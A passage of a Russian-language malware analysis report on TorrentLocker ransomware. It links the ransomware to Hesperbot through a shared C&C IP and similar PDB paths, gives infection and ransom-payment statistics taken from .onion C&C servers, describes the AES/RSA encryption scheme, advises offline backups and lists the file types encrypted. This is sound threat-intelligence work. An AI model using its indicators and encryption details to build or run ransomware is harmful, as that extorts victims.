


Рис. 15. Сравнение URL-адресов, которые использовались для распространения вредоносных программ.

Стоит отметить, что IP-адреса C&C-серверов обеих вредоносных программ также совпадают. Hesperbot использовал в качестве удаленного C&C-сервера домен updatesecurehost1.ru с IP адресом 46.149.111.178. Тот же IP-адрес использовался семплом TorrentLocker в сентябре 2014 г. В качестве домена выступал nigerianpride.net.

В обоих семействах вредоносных программ, их ранние версии содержали строку пути к PDB-файлу. Для того, чтобы увидеть этот путь, семпл должен быть распакован. Для Hesperbot (модуль procblock) путь к pdb имел вид.

```
X:\hesperus\solution\v3_pdf_err\output\mods\Release\procblock_mod_x86.pdb
```

В августе 2014, к нам в руки попал семпл TorrentLocker, который содержал очень похожий путь (модуль rack-core).

```
X:\racketeer\solutions\new\output\Release\bin\rack-core.pdb
```

Другой семпл содержал путь к модулю rack-dropper.

```
X:\racketeer\solutions\new\output\Release\rack-dropper.pdb
```

Идентичность иерархии директорий в путях может свидетельствовать, что исполняемые файлы компилировались одной группой лиц или на одном компьютере.

Статистика

Выше мы описывали механизм генерации ID пользователей, который использовался авторами вредоносной программы для опознания зараженных TorrentLocker компьютеров. Используя эти идентификаторы, нам удалось извлечь информацию о жертвах с удаленного C&C-сервера. Этот эксперимент был проведен 24 ноября 2014 г. Ниже указан список удаленных C&C-серверов, которые использовались для извлечения упоминаемой информации.

Домен .onion	Дата первого обнаружение	Код пользователя (формат base36)	Код пользователя (десятичный)	ID пользователя
4ptyziqllh5iyhx4.onion	2014-11-20	3fcyy0	207197928	2071
tisoyhcp2y52ioyk.onion	2014-11-12	12m8so9	2335076649	23350
nne4b5ujqqedvrkh.onion	2014-09-25	bgaj2r	692493075	6924
erhitnwfvpgajfbu.onion	2014-08-29	bgaj2r	692493075	6924
a5xpevkpcmfmnaew.onion	2014-11-18	23fld9	126698733	1266
3v6e2oe5y5ruimpe.onion	2014-11-17	mqxfz9	1375486245	13754
udm744mfh5wbwxye.onion	2014-08-06	Недоступен		
iet7v4dciocgxhdv.onion	2014-07-31	Недоступен		

Мы получили 47,365 веб-страниц с выкупом от пяти различных C&C-серверов. Из этого числа, 39,670 веб-страниц представляли настоящих пользователей, идентификаторы которых были сгенерированы зараженной системой. Другие идентификаторы были удалены из базы операторами, поскольку являлись уже устаревшими или вообще не являлись результатом успешного заражения пользователя вредоносной программой (могли быть созданы исследователями вредоносной программы). Из упоминавшегося числа реальных жертв, 570 пользователей оплатили выкуп злоумышленникам и получили ссылку на ПО для расшифровки файлов. Так же 20 веб-страниц свидетельствуют о том, что сумма выкупа была получена не полностью.




Рис. 16. Статистика оплаты выкупа TorrentLocker.

Веб-страницы оплаты выкупа переведены на соответствующий для региона язык. Всего поддерживается 13 различных стран. Ниже представлена статистика, которая наглядно демонстрирует количество заражений TorrentLocker в разных странах.




Рис. 17. Статистика заражений по странам.

Заключение

Киберпреступники распространяли TorrentLocker как минимум с февраля 2014 г. Им удалось собрать со своих жертв большое количество биткоинов. Пользователи готовы были выложить свои денежные средства для восстановления доступа к своим файлам. Использование криптовалюты биткоинов делает злоумышленников практически неуязвимыми для правоохранительных органов, которые не смогут установить адрес назначения при проведении платежа.

Авторы TorrentLocker переключились на использование режима CBC симметричного алгоритма шифрования AES, вместо ранее используемого CTR. Таким образом, они свели к нулю возможность «несанкционированной» расшифровки файлов. Расшифровка возможна только в случае получения закрытого ключа RSA от злоумышленников, с помощью которого можно расшифровать AES ключ. Этот зашифрованный публичным RSA ключом AES ключ хранится в конце зашифрованного файла и используется для непосредственной расшифровки файла (или его первых 2-х MB). Как мы описывали выше, публичный RSA ключ располагается в теле вредоносной программы.

В качестве основной защитной меры от последствий заражения TorrentLocker и шифрования файлов следует использовать резервное копирование файлов на жестком диске. Следует помнить, что TorrentLocker специализируется на шифровании файлов, расположенных на сетевых дисках, которые подключены к зараженному компьютеру. В этом случае файлы с резервной копией данных лучше хранить на удаленном устройстве, которое не подключено к компьютеру, в противном случае, они также могут быть скомпрометированы TorrentLocker.

3ds	cdr3	ddrw	ibz	nx1	ppt	st5
3fr	cdr4	der	idx	nx2	pptm	st6
3pr	cdr5	design	iiq	nyf	pptx	st7
7z	cdr6	dgc	incpas	odb	ps	st8
ab4	cdrw	djvu	jpeg	odf	psafe3	stc
ac2	cdx	dng	jpg	odg	psd	std
accdb	ce1	doc	js	odm	ptx	sti
accdb	ce2	docm	kc2	odp	py	stw
accde	cer	docx	kdbx	ods	ra2	stx
accdr	cfp	dot	kdc	odt	raf	sxc
accdt	cgm	dotm	kpdx	orf	rar	sxd
acr	cib	dotx	lua	otg	raw	sxg
adb	cls	drf	mdb	oth	rdb	sxi
agd1	cmt	drw	mdc	otp	rtf	sxm
ai	cpi	dwg	mef	ots	rw2	sxw
ait	cpp	dxb	mfw	ott	rwl	txt
al	cr2	erbsql	mmw	p12	rwz	wb2
apj	craw	erf	moneywell	p7b	s3db	x3f
arw	crt	exf	mos	p7c	sas7bdat	xla
asm	crw	fdb	mpg	pat	sav	xlam
asp	csh	ffd	mrw	pcd	sdo	xll
awg	csl	fff	myd	pdf	sd1	xlm
backup	css	fh	ndd	pef	sda	xls
backupdb	csv	fhd	nef	pem	sdf	xlsb
bak	dac	fpx	nop	pfx	sldm	xlsm
bdb	db	fxg	nrw	php	sldx	xlsx
bgt	db-journal	gray	ns2	pl	sql	xlt
bik	db3	grey	ns3	pot	sqlite	xltm
bkp	dbf	gry	ns4	potm	sqlite3	xltx
blend	dc2	h	nsd	potx	sqlitedb	xlw
bpw	dcr	hbk	nsf	ppam	sr2	xml
c	dcs	hpp	nsg	pps	srf	ycbcra
cdf	ddd	ibank	nsh	ppsm	srw	zip
cdr	ddoc	ibd	nwb	ppsx	st4	

Рис. Типы файлов, которые шифрует TorrentLocker.